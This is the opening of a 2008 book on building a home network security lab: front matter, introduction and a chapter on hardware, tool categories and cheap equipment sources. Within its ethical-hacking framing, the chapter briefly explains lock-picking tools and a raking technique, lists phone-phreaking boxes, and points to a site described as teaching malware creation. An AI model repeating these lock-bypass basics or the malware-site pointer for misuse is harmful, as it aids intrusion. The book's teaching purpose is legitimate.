Valuable tools included on DVD

# BUILD YOUR OWN SECURITY LAB

## A field guide for network testing

MICHAEL GREGG

# Build Your Own Security Lab

## A Field Guide for Network Testing

Michael Gregg

WILEY

Wiley Publishing, Inc.

# Build Your Own Security Lab

# Build Your Own Security Lab

## A Field Guide for Network Testing

Michael Gregg

WILEY

Wiley Publishing, Inc.

Build Your Own Security Lab: A Field Guide for Network Testing

Published by
**Wiley Publishing, Inc.**
10475 Crosspoint Boulevard
Indianapolis, IN 46256
www.wiley.com

Published by Wiley Publishing, Inc., Indianapolis, Indiana

Published simultaneously in Canada

ISBN: 978-0-470-17986-4

Manufactured in the United States of America

10 9 8 7 6 5 4 3 2 1

**Limit of Liability/Disclaimer of Warranty:** The publisher and the author make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the publisher is not engaged in rendering legal, accounting, or other professional services. If professional assistance is required, the services of a competent professional person should be sought. Neither the publisher nor the author shall be liable for damages arising herefrom. The fact that an organization or Website is referred to in this work as a citation and/or a potential source of further information does not mean that the author or the publisher endorses the information the organization or Website may provide or recommendations it may make. Further, readers should be aware that Internet Websites listed in this work may have changed or disappeared between when this work was written and when it is read.

For general information on our other products and services or to obtain technical support, please contact our Customer Care Department within the U.S. at (800) 762-2974, outside the U.S. at (317) 572-3993 or fax (317) 572-4002.

Library of Congress Cataloging-in-Publication Data

Gregg, Michael (Michael C.)
Build your own security lab : a field guide for network testing / Michael Gregg.
p. cm.
Includes index.
ISBN 978-0-470-17986-4 (paper/DVD)
1. Computer networks — Security measures — Testing. I. Title.
TK5105.59.G73 2008
005.8 — dc22
2008009610

Wiley also publishes its books in a variety of electronic formats. Some content that appears in print may not be available in electronic books.

*To Christine, thank you for your love and support through all the long hours that such a project entails. You have helped all my dreams come true and for that I can never say thank you enough!*

# About the Author

As the founder and president of Superior Solutions, Inc., a Houston-based IT security consulting and auditing firm, **Michael Gregg** has more than 15 years experience in information security and risk management. He holds two associate's degrees, a bachelor's degree, and a master's degree. Some of the certifications he holds include the following: CISA, CISSP, MCSE, CTT+, A+, N+, Security+, CNA, CCNA, CIW Security Analyst, CEH, CHFI, CEI, DCNP, ES Dragon IDS, ES Advanced Dragon IDS, and TICSA.

In addition to his experience performing security audits and assessments, Michael has authored or coauthored more than 10 books, including *Security Administrator Street Smarts: A Real World Guide to CompTIA Security+Skills (*Sybex), *CISSP Exam Cram 2* (Que), and *Hack the Stack: Using Snort and Ethereal to Master the 8 Layers of an Insecure Network* (Syngress). Michael is a site expert for TechTarget web sites, including SearchCIO-Midmarket.com and SearchNetworking.com. He also serves on their editorial advisory board. His articles have been published on IT web sites, including Certification Magazine (`certmag.com`), CramSession (`cramsession.com`), and GoCertify (`gocertify.com`). Michael has created more than 15 security-related courses and training classes for various companies and universities. While audits and assessments are where he spends the bulk of his time, teaching and contributing to the written body of IT security knowledge is how Michael believes he can give something back to the community that has given him so much.

He is a member of the American College of Forensic Examiners and is an active member of ISACA. When not working, Michael enjoys traveling and restoring muscle cars.

# Credits

**Executive Editor**
Carol Long

**Development Editor**
John Sleeva

**Technical Editor**
Ronald Krutz

**Production Editor**
Dassi Zeidel

**Copy Editor**
Foxxe Editorial Services

**Editorial Manager**
Mary Beth Wakefield

**Production Manager**
Tim Tate

**Vice President and Executive Group Publisher**
Richard Swadley

**Vice President and Executive Publisher**
Joseph B. Wikert

**Project Coordinator, Cover**
Lynsey Stanford

**Proofreader**
Candace English

**Indexer**
Robert Swanson

# Contents at a Glance

# Contents

# Acknowledgments

I would like to acknowledge Christine, Betty, Curly, Gen, and all my family. Also, a special thanks to everyone at Wiley. It has been a great pleasure to have worked with you on this book. I am grateful for the help and support from Carol Long, John Sleeva, Ronald Krutz, Dassi Zeidel, and Laura Atkinson.

# Introduction

Welcome to *Build Your Own Security Lab*. With this book, you can increase your hands-on IT security skills. The techniques and tools discussed in this book can benefit IT security designers and implementers. IT security designers will benefit as they learn more about specific tools and their capabilities. Implementers will gain firsthand experience from installing and practicing using software tools needed to secure information assets.

## Overview of the Book and Technology

This book is designed for individuals who need to better understand the functionality of security tools. Its objective is to help guide those individuals in learning when and how specific tools should be deployed and what any of the tools' specific limitations are. This book is for you if any of the following are true:

- You want to learn more about specific security tools.
- You lack hands-on experience in using security tools.
- You want to get the skills needed to advance at work or move into a new position.
- You love to tinker or expand your skills with computer software and hardware.
- You are studying for a certification and want to gain additional skills.

## How This Book Is Organized

The contents of this book are structured as follows:

- **Chapter 1, Hardware and Gear** — Guides you through the process of building a hardware test platform.
- **Chapter 2, Building a Software Test Platform** — Looks at your options for setting up a software test platform. You should never be testing a tool for the first time on a production network. Virtual machines will be explored.
- **Chapter 3, Passive Information Gathering** — Reviews the many ways that information can be passively gathered. This process starts at the organization's web site, and then moves to WHOIS records. This starting point allows you to build a complete profile of the organization.
- **Chapter 4, Detecting Live Systems** — Once IP ranges have been discovered and potential systems have be identified, you will move quickly to using a host of tools to determine the status of live systems. Learn how Internet Control Message Protocol (ICMP) and other protocols work, while using both Linux and Windows lab systems.
- **Chapter 5, Enumerating Systems** — Explores how small weaknesses can be used to exploit a system and gain a foothold or operational control of a system. You will learn firsthand how to apply effective countermeasures by changing default banners, hardening systems, and restricting null sessions.
- **Chapter 6, Automated Attack and Penetration Tools** — Presents you with an overview of how attack and penetration tools work. These are the same tools that may be used against real networks, so it is important to understand how they work and their capabilities.
- **Chapter 7, Understanding Cryptographic Systems** — Provides insight into how cryptographic systems are used to secure information and items such as passwords. You will learn firsthand how these systems are attacked and which tools are used.
- **Chapter 8, Defeating Malware** — Takes you through a review of malware and demonstrates how to remove and control virulent code. Readers will learn how to run rootkit detectors and spyware tools, and use integrity-verification programs.
- **Chapter 9, Securing Wireless Systems** — Offers an overview of the challenges you'll face protecting wireless networks. Although wireless systems are easy to deploy, they can present a real security challenge.

- **Chapter 10, Intrusion Detection** — Introduces intrusion detection systems (IDSs). This chapter gives you the skills needed to set up and configure Snort.
- **Chapter 11, Forensic Detection** — Reviews the skills needed to deal with the aftermath of a security breach. Forensics requires the ability to acquire, authenticate, and analyze data. You will learn about basic forensic procedures and tools to analyze intrusions after security breaches.

## Who Should Read This Book

This book is designed for the individual with intermediate skills. While this book is focused on the individual who seeks to set up and build a working security test lab, this does not means that others cannot benefit from it. For those individuals who already have the hardware and software needed to review specific tools and techniques, Chapter 3 is a good starting point. For other even more advanced individuals, specific chapters can be used to gain additional skills and knowledge. As an example, if you are looking to learn more about password insertion and password cracking, proceed to Chapter 7. If you are specifically interested in wireless systems, Chapter 9 is for you. So, whereas some readers may want to read the book from start to finish, there is nothing to prevent you from moving around as needed.

## Tools You Will Need

Your desire to learn is the most important thing you have as you start to read this book. I try to use open source ''free'' software as much as possible. After all, the goal of this book is to try to make this as affordable as possible for those wanting to increase their skills. Because the developers of many free tools do not have the development funds that those who make commercial tools do, these tools can be somewhat erratic. The upside is that, if you are comfortable with coding or developing scripts, many of the tools can be customized. This gives them a wider range of usability than many commercial tools.

Tools are only half the picture. You will also need operating systems to launch tools and others to act as targets. A mixture of Linux and Windows systems will be needed for this task. We will delve into many of these issues in the first two chapters. You may also want to explore sites like `http://www.linuxlinks.com/distributions`. A fully loaded copy of BackTrack has been included on the attached CD. There is more on this in the next section.

## What's on the DVD

To make the process as easy as possible for you to get started, some of the basic tools you will need are included with this book. You will receive a host of security tools preloaded with the BackTrack Linux distribution. This specialized version of Linux can be run from a bootable CD or via VMware or virtual machine.

Also included on the DVD is a demo copy of Forensic Toolkit (FTK) 1.7. This useful piece of software enables you to do many of the activities discussed in Chapter 11, ''Forensic Detection.'' To learn more about what is included on the DVD, see Appendix A, ''About the DVD.''

## Summary (From Here, Up Next, and So On)

*Build Your Own Security Lab* is designed to take readers to the next stage of personal knowledge and skill development. Rather than presenting just the concept or discussing the tools that fit in a specific category, *Build Your Own Security Lab* takes these topics and provides real-world implementation details. Learning how to apply higher-level security skills is an essential skill need to pursue an advanced security career, and to make progress toward obtaining more complex security certifications, including SSCP, CISSP, CEH, CHFI, and the like. I hope that you enjoy this book, and please let me know how it helps you advance in the field of IT security.

CHAPTER

1

# Hardware and Gear

This book is designed for those who need to better understand the functionality of security tools. Its objective is to help you learn when and how specific tools can help you secure your network.

You may be wondering what security is. Security typically is defined by three core concepts: confidentiality, integrity, and availability. There is also the question as to how much security is enough. Some might say that you can never have enough security, yet in reality it is about balancing the value of the asset and the cost of protection. One thing that is agreed upon about security is the value of defense in depth. Simply stated, security controls should be built in layers. For example, renaming the administrator account is a good idea, but so too is restricting access to the account, as well as adding complex passwords and performing periodic audits of the log files.

Because no two networks are the same, and because they change over time, it is impossible to come up with a one-size-fits-all list of hardware and software that will do the job for you. Networks serve the enterprise that owns them. The enterprise necessarily changes over time, too. In addition, the scale of operation impacts security considerations. If you pursue a career as a security consultant, your goals (and inevitably your needs) will differ if you decide to work for a large multinational corporation (and even differ depending on the type of industry) or if your interests lie primarily with small office/home office (SOHO) or small business. Clearly, a whole spectrum of possibilities exists here.

This chapter provides the first step in building your own network security lab. You will start to examine the types of hardware and gear that you can use to build such a test environment, and then look at the operating systems you should consider loading on your new equipment.

## Why Build a Lab?

A laboratory is as vital to a computer-security specialist as one is to a chemist or biologist. It is the studio in which one can control a large number of variables that come to bear upon the outcome of one's experiments. And network security, especially, is a specialization in which the researcher must have a diverse understanding of how the pertinent technologies behave at many levels. For a moment, just consider the importance of the production network to most organizations. This reliance on an always-on, operational, functioning network means that many tests and evaluations must be developed in a lab on a network that has been specifically designed for such experiments.

**NOTE A laboratory is a controlled environment in which unexpected events are nonexistent or at least minimized. Also, having a lab provides a consequence-free setting in which damage that might result from experimentation is localized (and, it is hoped, can be easily corrected).**

Consider something as basic as patch management. Very few organizations move directly from downloading a patch to installing it directly in the production environment. The first step is to test the patch. The most agreed-upon way to accomplish this is to install it on a test network or system. This allows problems to be researched and compatibility ensured. You might also wish to consider a typical penetration test. It may be that the penetration-testing team has developed a new exploit or written a specific piece of code for this unique assignment. Will the team begin by deploying this code on the client's network? Hopefully not. The typical approach would be to deploy this on a test network to verify that it will function as designed. The last thing the penetration test team needs is to be responsible for a major outage on the client's network. These types of events are not good for future business.

Building a lab requires you to become familiar with the basics of wiring, signal distribution, switching, and routing. You also need to understand how one might ''tap into'' a data stream to analyze or, potentially, to attack the network. The mix of common network protocols must be understood. Only by knowing what is normal on the network can you recognize and isolate strange behavior. Consider some of the other items that might motivate you to construct such a lab:

- Certification
- Job advancement
- Knowledge
- Experimentation
- Evaluation of new tools

To varying degrees, networking- and security-related certifications require knowledge of the hardware and software of modern networks. There is no better vehicle for learning about networking and security issues firsthand than to design and build your own network lab. This provides a place where you can add and subtract devices at will and reconfigure hardware and software to your liking. You can observe the interaction between the systems and networking devices in detail.

Advancing in your career field is almost never an accident. The IT industry is an area of constant change. The best way to build a career path in the world of IT is to build your skill set. By mastering these technologies, you will be able to identify the knowledgeable people on the job or at a customer's site and align yourself with them. You might even uncover some gifts that you did not previously realize that you possess. Building a lab demonstrates your desire and ability to study and control networks. One key item that potential employers always consider is whether a candidate has the drive to get the job done. Building your own security lab can help demonstrate to employers that you are looking for more than just a job: you want a career. As you use the network resources in your lab, you will invariably add to your knowledge and understanding of the technologies that you employ. Learning is a natural consequence.

Experimentation is a practical necessity if you are to fully understand many of the tools and methods employed by security professionals and hackers alike. Just consider the fact that there are many manuals that explain how Window Vista works, or how a Check Point firewall works, but no manual can explain how these systems will function when combined with hundreds of other software and hardware products. Some combinations and interactions are simply unknown. By building your own lab, you will discover that when deployed in complex modern networks many things do not work the way the documentation says that they do. And many times, it does not suffice to simply understand *what* happens; you need to appreciate the timing and sequence of events. And that requires the control that a laboratory environment provides you.

Because IT is an industry of continual change, new software, new security tools, new hacking techniques, and new networking gizmos constantly appear. A network security lab provides you with a forum in which to try these things out. You certainly don't want to risk corrupting a computer that you depend on every day to do your job. And you don't want to negatively impact the work of others; doing so is a good way to quickly put the breaks on your budding career.

A laboratory thus provides a place where you can try new things. This is a setting in which you can gain a detailed understanding of how things are put together and how they normally interact. It is an environment in which you can likely predict the outcome of your experiments, and if an outcome is unexpected, you can then isolate the cause.

**BUILDING YOUR OWN SECURITY LAB**

**In the thousand of training events and emails I have received from students and those preparing for certification, the question that always arises is, How do I really prepare for the job or promotion I am seeking? My answer is always the same: know the material, but also get all the hands-on experience you can. Many times, the response is that they don't have enough money in their IT budget or they are a struggling student. That is totally understandable. Yet the fact is that there is no way to pick up many of the needed skills by reading alone. And many tests cannot be conducted on a live Internet-connected network.**

**With a little work and effort, you can find the equipment required to practice necessary skills at a reasonable price. As an example, network professionals have been doing this for years. There are even sites such as `www.ciscokits.com` that are set up exclusively to provide students with a complete set of networking gear needed to complete a CCNA or a CCNP certification.**

## Hackers Welcome

Well, perhaps the title of this section is misleading. In fact, I am referring to the term *hacking* in a more historic context. Originally, years ago, a hacker was someone who focused on security mechanisms. That is part of the role of a security specialist. They are responsible for understanding security mechanisms and sometimes even trying to break them. This is often termed *ethical hacking*.

What better place to practice ethical hacking skills than on your own test network? This gives you the opportunity to test out tools and experiment with technologies without the fear of damaging a production network. In effect, by building a network lab, you are creating an environment in which you can (and must) hack. And while we are on this topic, I should also make clear that you should never run any tools or exploits on an outside or external network without the network owner's permission.

### Hacker Software

You need to be aware of the tools that security professionals and hackers alike use. These tools can be divided into hardware and software. Let's take a look at the software first.

Many pieces of software can be used for good or malicious purposes. For example, consider port scanners. While attackers use them to scan open ports that can be used for potential attacks, security professionals use port scanners to verify that ports truly are closed and that firewall rule sets are working. Therefore, if I were going to make a short list of dual-use software, I might include the following:

- Ping sweep tools
- Port scanners
- Vulnerability assessment tools
- Null session tools
- OS fingerprinting tools
- Exploit frameworks
- Decompilers
- Port redirection tools

Also consider other tools such as virus generators or tools designed specifically to create Trojans. These types of tools really have little or no practical purpose other than to spread malware and cause problems. There are even web sites that are designed to do nothing but give people the skills to create such malicious code. You can find one such site at `http://vx.netlux.org`. A short list of such tools might include these:

- Trojans
- Viruses
- Worms
- Malware
- Denial of service (DoS) tools
- Distributed denial of service (DDoS) tools
- Spyware
- Backdoors

## Hacker Hardware

Most hacking gear is classified as software, but some hardware can be considered hacking gear, too, such as lock picks, phone taps, and wireless detectors.

The risk of relying on locks is that they can give us a false sense of security. Just because a lock is there, we think that it will prevent some type of theft or loss. The reality is that locks help keep honest people honest. Bad guys know how to bypass locks with tools such as lock picks. Lock picks are used to open door locks, device locks, and padlocks. Most lock pickers don’t learn lock picking as a college course or through formal training. It is generally self-taught through practice. After all, lock picking is really just the manipulation of a lock's components to open it without a key. The basic components used to pick locks are as follows:

- **Tension wrenches** — These are not much more than a small angled flathead screwdriver. They come in various thicknesses and sizes.
- **Picks** — Just as the name implies, these are similar to a dentist's pick. They are small, angled, and pointed.

Together, these tools can be used to pick a lock. One of the easiest techniques to learn is scrapping. Scrapping occurs when tension is held on the lock with the tension wrench while the pins are scrapped quickly. A good site to learn more about locks is `www.kickthefog.com/how_works.htm`.

While this chapter may not go into an in-depth discussion on how lock picking works, this is something that a security professional should know something about. A security professional should also understand that it is important to check the organization's locks and make sure that your company chooses the right lock for the right job. You may want to consider getting a lock-picking set to start to learn more about how this is actually performed. You will then be able to test your organization's physical defenses (with permission, of course).

Next on our list is phone-hacking tools. Actually, phone-hacking tools predate computer hacking. The 1960s and 1970s were the heyday of phone hacking. *Phreakers* (from ''phone'' and ''freak'') typically used phreak boxes (any device connected to a phone line) to perform their attacks. Some of the many types of phreak boxes (or color boxes) are listed here:

- **Blue box** — Free long-distance calls
- **Red box** — Duplicates tones of coins dropped into a pay phone
- **Tangerine box** — For eavesdropping without making a click when connected
- **Orange box** — Spoofs caller ID information on the called party's phone

Before you get too excited about making free phone calls, just remember that the use of these tools is illegal and most do not work on modern telephone systems. The reason that much of this technology worked in the first place was because of in-band signaling. In-band signaling simply plays the control tones right into the voice channel onto the telephone wires. New telephone system networks use out-of-band (OOB) signaling, in which one channel is used for the voice conversation, and a separate channel is used for signaling. With OOB signaling, it is no longer possible to just play tones into the mouthpiece to signal equipment within the network.

### CAP'N CRUNCH AND HIS BLUE BOX

**John Draper was one of the first well-known phone hackers (phreakers). His claim to fame was that he discovered how to use the toy whistle from a box of Cap'n Crunch. In the 1970s, long-distance phone service was still quite expensive — so much so that finding a way to make free calls was a pretty big deal. The exploit was actually possible because of the way the phone company handled signaling within the voice band of the call. Instead of relying on whistles to do this long-term, there was actually a small electronic box developed to handle just that task, named the "blue box." This name is believed to be traced to the fact that the first one built was placed inside a small blue box. Hacking legend actually has it that Steve Wozniak was so obsessed by the new technology that he called John Draper and asked if he could come visit him at his UC Berkeley dorm and share his phone-hacking secrets.**

Although the phreaking phenomena slowed somewhat as technology changes enhanced telecommunication security, the culture never actually died, and phreaking lives on today in other forms. Today you can see that a whole new generation has discovered things such as caller ID hacking. This phreaking technique gives that attacker the ability to make the caller ID of anyone appear on the recipient's phone. Phone hacking also played a part in the HP scandal of 2006. This particular incident featured stories of pretexting to gain caller lists and determine when and how certain parties were in communication.

The final category of hardware hacking tools worth mentioning is wireless *Wi-Fi detectors*. These devices are used to detect wireless networks. These devices can be used for both good and nefarious purposes. Just imagine that, as a security professional, you have been asked to assess an area for any rogue access points. These handheld devices allow you to easily search for wireless signals without carrying around a laptop and more antennas than a local law-enforcement vehicle. For the hacker, these devices make it easy to spot that a wireless signal is present. The attacker can always return later with laptop and gear to attempt a break in.

As a security professional looking at hardware to add to your security lab, this is one piece of equipment that is easy to use and can quickly be used to look for wireless signals where none is supposed to exist. This type of technology can be used to potentially find rogue or unauthorized access points. I will talk more about this in Chapter 9, ''Securing Wireless Systems,'' but for now just consider the effect of someone using your network to download music illegally, access child pornography, or even use up bandwidth that the organization has paid for.

## The Essential Gear

Many things might be included in a network security laboratory. Some of these items are mandatory (for example, cables), and some things can be added according to your needs and as they become available or affordable.

Here are some of the things that will likely end up in your mix:

- Computers
- Networking tools
- Cables
- Network-attached storage (NAS)
- Hubs
- Switches
- Routers
- Removable disk storage
- Internet connection
- Cisco equipment
- Firewalls
- Wireless access points
- Keyboard, video, mouse (KVM) switches
- Surge suppressors and power strips

Although it is possible to contain everything within one computer, you should have at least two computers (for example, one to attack, and another from which to launch the attack and monitor network behavior). Your requirements will vary from time to time based on the scenario that you are modeling.

Having a fast processor, a lot of memory, and a bunch of disk space is a big positive when selecting or building the computers. *Fast* and *big* are relative terms whose interpretation changes over time. But to gauge these items, let's say that your systems need to be 1GHz or faster with 512MB of memory and an 80GB disk drive. Generally, you can get away with a little less memory with Linux systems. More is better.

In your network lab, you need a wide variety of cables, as this will allow you to configure your test network in many different ways. Specific configurations are needed for different scenarios. You also want to have some tools that come in handy for building and testing cables. So things such as wire strippers, crimp tools, and punch-down tools might find their way into your toolbox. Crossover and loopback adapters can prove handy, too.

Disk storage is needed. Removable disk storage, such as USB and FireWire drives, allow you to safely image your systems so that they can be restored with relative ease if they become corrupt during an experiment. *Network-attached storage* (NAS) can be handy in many ways, to hold copies of configuration files, downloaded software, and whatever else you might find yourself needing while working on the network. It is great to have a central storage location that you access from your various computer systems.

*Hubs, switches, and routers* are the building blocks of network infrastructure. It is crucial to understand how the roles of these things differ. Not all switches have identical capabilities. Likewise, routers can vary considerably, so having a couple to choose from is good. Cisco products are so prevalent it is a good idea to make a point of including some of their equipment in the mix. Their equipment will be found at almost every worksite.

An Internet connection is a necessity. You will need to research various topics and download software as you use the network in your lab. Or you might find yourself modeling the behavior of an Internet-based attacker. On the slim chance that you are still using dialup, now is the time to go ahead and make the upgrade.

Having a *firewall* can prove very valuable, too. As a security professional, you are expected to have an appreciation for these devices and their capabilities. Your firewall could prove to be an important component in some of your experiments. Day to day, you can use your firewall to protect your primary (home or office) network from the unpleasant things that can occur on the network in your lab. If you cannot afford a hardware-based firewall, you can use one of several good software-based products, such as Kerio Winroute Firewall, Netscreen, and Tiny Firewall. You can read more about software-based firewalls at `www.pcworld.com/downloads/file/fid,8051-order,1-page,1-c,alldownloads/description.html`. These are discussed in greater detail in the next chapter.

If wireless networking may be within your security mandate, you need a *wireless access point*. (And since wireless network segments have become so commonplace, this is pretty much a ‘‘must have’’ item.)

Don’t forget the logistical details of constructing a network like this. You will need table space, shelving, power strips, and surge suppressors. If you have an old uninterrupted power supply (UPS) available, you might employ it, too. Plus, with several computers in close proximity, you will probably not want to have to deal with a bunch of monitors, keyboards, and mice; a KVM switching arrangement can save a lot of space and much aggravation.

**NOTE Commercial-quality equipment is much more capable than the products targeted for the consumer or small office/home office (SOHO) market. You will be better off with a real Cisco router, even if it is used and scratched up, than with a little Linksys router.**

## Obtaining Requisite Hardware/Software

I hope by this point in the chapter that you are excited about the prospect of building your network lab and that I have convinced you to proceed. As you've learned, a network security lab could be a valuable asset. So now, how do you start building it? First, consider many of the sources that exist for the equipment that you need. Some of these sources include the following:

- Stuff you already have
- New-equipment purchases
- Used-equipment purchases

I discuss each of these options in the following sections and provide an overview of the advantages and disadvantages of each.

### Stuff You Already Have

Either at home or at work, you are likely to already have a variety of the things that will prove useful in building your own security lab. This could range from something as trivial as a handful of Ethernet cables in your desk drawer to shelves full of spare or retired PCs, switches, and routers.

If you are doing this on the job, there are a couple of possible scenarios. Is the spare equipment under your control? If not, you will have to work things out with the appropriate supervisors and make sure that use of the equipment is approved. Next, you want to take stock of what is available and make a list of the things that look like they could prove useful. Don't worry about the details at this point. You will likely remember the minor gizmos and gadgets later if you need them. Focus on the important items that were mentioned earlier in this chapter. Finally, prioritize your list and pick out the things that you think will be most useful. Keep lists; you will quite likely refer to them later. Remember to start with a small collection of obviously needed items, such as a PC or two, a router, a hub or switch, and a handful of cables. It will be easy to add things later, so try not to get carried away and include two of everything in your initial efforts.

### New-Equipment Purchases

Naturally, you have the option of buying new equipment. Sometimes this might be the easiest way to go as far as getting the job done quickly. The only problem is that buying retail is most likely the most expensive option. If you don't have much in the way of retired or spare equipment available, you might have to take this route. If you see your lab as a more or less permanent addition to the workplace, something that you plan to use on an ongoing basis for the foreseeable future, maybe this is justified. If you take this path, consider writing a proposal for the needed equipment. Determine the advantages that such a lab brings to the department and to the company. Make sure to discuss these advantages in your proposal. Highlight the monetary savings that such an investment can return. On the positive side, this approach provides state-of-the-art equipment for the lab. You will also have all the manuals and software readily available. And you won't have to hunt around for missing parts. If you cannot get all the funds approved, you may decide that a few key components are best purchased new. Then the other odds and ends can be filled in on the cheap.

Of all the items that we have discussed including in the lab, which one is best bought new? Many people would agree that the PCs will most impact the usefulness of the lab. Older PCs tend to be somewhat slower and lacking in important resources, notably memory and video capabilities. The prices of PCs have fallen considerably over the past few years. As an example, you can buy a new Dell ''open source'' desktop machine starting at about $320. If you are going to put Linux on it anyway, you don't care that the machine does not come with an operating system. And if you intend to share one keyboard, display, and mouse with a KVM switch, again, who cares that the price does not include a display?

**NOTE Watch the prices of memory and hard drives. Be careful with regard to memory prices if you decide to buy new computers. It is often cheaper to buy your own memory and stuff it in the machine yourself. And when it comes to hard drives, look for the breakpoint in the pricing where there seems to be an extraordinary price jump relative to the increase in drive size. That is the "sweet spot" in the market.**

## Used-Equipment Purchases

If you are building your own security lab for home use, this may be the most viable option for obtaining some of the needed equipment. Although this route does require a bit more work, you can save a substantial amount of money. It also spurs creativity, and that is a valuable skill in the networking and IT security field. Employ a bit of imagination. Who sells used computers, networking equipment, and pieces and parts? You will find no shortage of folks who sell used stuff. Independent computer stores might have odds and ends that they would love to clear out of the way. You might encounter demonstration items or things that fall into the ''open box'' category. In retail, this is sometimes called B-stock. Some companies specialize in exactly this kind of thing. With a little web browsing, you are likely to discover several of them, such as `www.liquidation.com` and `www.gordonbrothers.com`.

And don’t overlook the obvious; the yellow pages may lead you to discover sources like this.

In addition, some ‘‘flea market’’ vendors specialize in used computer equipment. As an example, in my hometown of Dallas, they hold a computer flea market twice a month. This is a paradise for computer nerds, who can likely find almost everything they need at a substantial discount. Check out `www.sidewalksale.com` if you’re going to be in the north Texas area. Other areas also set up such events; just ask around and check local resources. Who knows — you might find some useful items.

Computer companies often sell refurbished systems and components. Sometimes these items are returned by those challenged by a simple software or hardware problem, such as a missing software driver, or they have come back on a lease, or maybe there was a minor cosmetic defect or a trivial part was missing. Whatever the reason that motivates the seller, you can often find systems or significant components at very low prices, well below retail. Some manufacturers outsource refurbished equipment that is returned. Often, the affected products are sold through various channels such as the Internet. Although the risk is higher than with new equipment, the savings can be substantial. Just do your homework first. Check out the reviews for various items and determine whether others are reporting them as error prone or high quality. Sites such as `www.epinions.com` and `http://reviews.cnet.com` report on specific products and hardware.

### *Online Auctions*

eBay pioneered the online auction segment of the market back in the mid 1990s. Online auctions are a little different from the bidding process that many of you may be familiar with. Online auctions award the winning bid to the high bidder. This bid may have been placed three days before the auction’s closing or may have been made three seconds before the auction’s close. Some individuals actually enjoy watching the last few seconds of the bidding process so that they can snipe the bid from another potential buyer just seconds before the auction ends. For the seller, there are usually seller fees, a portion of the profits that goes to the auction site. Buyers will want to look closely at any additional fees or charges that are placed on the final bid. There is also the issue that some individuals may be running scam auctions in which they have no intention of ever sending you the goods purchased or may even misrepresent the goods as usable when they are in fact damaged. Here are some common tips for buyers:

- Bid low so that you don’t end up overpaying for the goods or services.
- Ask questions of the seller if you want to know more about the item being sold.

- Monitor auctions close to the closing time to make sure that you don't miss a valuable item over a few dollars.

Online auction sites include `www.liquidators.com`, `www.ubid.com`, and `www.ebay.com`. eBay is the largest of them all and has proven to be an invaluable resource for buying and selling an endless number of things. They have a section dedicated to computers and networking. So if you are looking for a specific item, such as a particular brand and model of router, this is a super place to start your search. Even if you don't end up buying the item that you are interested in via eBay, you can get a good feel for the market price for whatever it is that you are curious about. It is very helpful to have a good sense of the cost of used items.

This book is not a forum for eBay do's and don'ts. Suffice it to say that you probably shouldn't buy anything off eBay that you are not prepared to write off as a loss. Although the vast majority of offerings are completely legitimate, horror stories do pop up from time to time. You must be the judge.

Be aware that while eBay transactions often avoid state sales taxes, this savings may well be offset by shipping and handling charges. And shipping may take some time. Some sellers send items immediately after an auction closes, whereas others may wait days to ship. There can be considerable variability in this regard. This is not necessarily bad, just something to keep in mind if you have a project planned that is time-critical. All in all, eBay is a great resource. Just use common sense, and you will get a good result in all likelihood.

Liquidation.com is another online auction site that focuses on bulk sales of returned items. You can bid on a pallet of laptops or 20 USB external hard drives. You may find a really good deal here, but you must remember that this merchandise was returned or closed out for a reason.

### *Thrift Stores*

An often-overlooked option is thrift stores that handle used computer and network items. As an example, Goodwill has computer stores in Texas and California. I have been to the one in Santa Ana, California. (I guess it's apparent that I am a computer geek.) The notion of recycling is often behind these operations. Businesses and individuals with old computers and related items donate them. The thrift organizations clean these things up, reformat the disk drives, strip some of the parts, and categorize things. If you're in a computer-centric area such as San Francisco, California or Austin, Texas, these types of businesses may be a good place to find equipment to construct your lab. It is hard to say what kind of treasures you will find in these outlets. A thrift store might just have some equipment useful to you, such as the following:

- Hubs, commercial and consumer grade, single- and dual-speed
- Switches, likewise

- Routers, some of commercial quality
- Power bricks for many kinds of devices, including laptops
- SCSI adapters, cheap
- Ethernet network adapters (PCI and PCMCIA)
- CD and DVD drives, any kind you might need
- Monitors, many sizes, CRTs and LCDs
- Computer systems, both PC and Mac, with various operating systems
- Bare systems, case, power supply, MB, CPU, memory, drive, and CD
- Software odds and ends

It is fair to assume that what is available varies from time to time with this sort of venue. Sometimes you will get lucky, and sometimes you might be disappointed. But the price is right. I have personally found everything from PIX firewalls to NEXT computers. Other items include a Cisco 2501 router for $20, a Bay (Nortel) managed dual-speed hub for $10, and an Adaptec 2940 SCSI controller for $10. Maybe a $10 DVD burner would pique your interest. Offhand, it seems that thrift outlets are a handy place to find odds and ends. And remember, you will be helping a good cause.

### *Company Sales*

Many companies have employee sales from time to time. When this happens, employees have an opportunity to enjoy the first pick of equipment that is probably going to be donated, recycled, or discarded. It is often the case that the company is primarily interested in just getting rid of these items. And they see an additional benefit in making these things available to their employees. Making money is seldom a significant motivator. Large entities, government organizations, and schools do a lot of this type of activity. As an example, I attended one of these sales where Dell D-series laptops were going for less than $200 each. I was able to pick up 12 for use in a course kit I was building. The bottom line is, if you or one of your friends becomes aware of this kind of opportunity, you might well want to take advantage of it.

## Assembling the Network Lab

You need a plan if you are going to put a network together for your security laboratory. It is easy to get carried away with grand plans. The act of planning can become a project in itself. The art of project management is beyond the scope of this book, but if you would like to learn more, check out `www.pmi.org`. Resist the temptation to try to anticipate all your future needs. There is no ideal solution. And you can be sure that changes will be needed to accommodate some of your future experiments. Begin with a good basic plan; nothing fancy. As an instance, consider something simple like the example shown in Figure 1-1. This is the network design that will be used in this book and will most likely be sufficient for many readers. For larger organizations, a more complex test network will most likely be used.

Two computers is a practical minimum. One should run Windows. The other one should run some flavor of Unix; Linux would be the most logical choice. This can be achieved by means of a second physical machine or by using some type of virtual machine. Then there has to be at least one router that connects you to the outside world. This could be an Internet connection or a connection to another network that already exists. This might be a very good spot for a firewall if you have one. There has to be a hub or a switch for local signal distribution. This deserves more attention, and we will consider the pros and cons in an upcoming discussion. The addressing plan should be a simple one, and you should probably stick with the private IP addressing ranges. See Table 1-1 for the private address list. We will use the 192.168.123.0 private addresses in our examples. By using the subnet mask 255.255.255.0, we can easily define future subnets by varying the value in the third octet of our addresses. And that allows for up to 254 hosts on each subnet. The default gateway address for our host systems will be the address on the router that faces the lab network, 192.168.123.254. As a practical matter, you will want to have a Domain Name System. DNS is most easily configured on your Linux system, 192.168.123.10. More details are presented on this topic in a little bit.

